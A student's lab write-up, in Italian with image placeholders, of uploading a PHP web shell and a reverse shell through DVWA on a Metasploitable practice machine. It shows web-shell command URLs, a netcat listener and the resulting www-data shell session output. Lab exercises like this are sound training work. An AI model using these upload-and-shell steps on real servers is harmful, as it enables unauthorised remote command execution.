

Upload shell.php



```
192.168.1.149/dvwa//hackable/uploads/shell.php?cmd=ls
```

```
dvwa_email.png shell.php
```





```
192.168.1.149/dvwa//hackable/uploads/shell.php?cmd=uname -a
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


- Come da esercizio ho caricato la Shell direttamente dalla dvwa di metasploitable ed ho eseguito i comandi per verificarne il funzionamento

Reverse shell.php





```
┌──(nicholas㉿kali)-[~]
└─$ nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.149] 33353
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 06:54:55 up  1:29,  2 users,  load average: 0.04, 0.06, 0.93
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                05:26   10:49m  0.12s  0.06s -bash
root     pts/0    :0.0             05:26    1:28   0.03s  0.03s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$ 
```



```
rtt min/avg/max/mdev = 1.574/2.337/3.101/0.763 ms

┌──(nicholas㉿kali)-[~]
└─$ nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.149] 33352
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 06:53:26 up  1:28,  2 users,  load average: 0.15, 0.08, 1.03
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                05:26    9:20m  0.12s  0.06s -bash
root     pts/0    :0.0             05:26    1:27   0.03s  0.03s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ 
```

- Sempre da Dvwa ho caricato une reverse Shell dopo averla configurata e mettendomi in ascolto su netcat sono riuscito a prendere la sessione dopo aver eseguito il comando nell’urlo digitando il path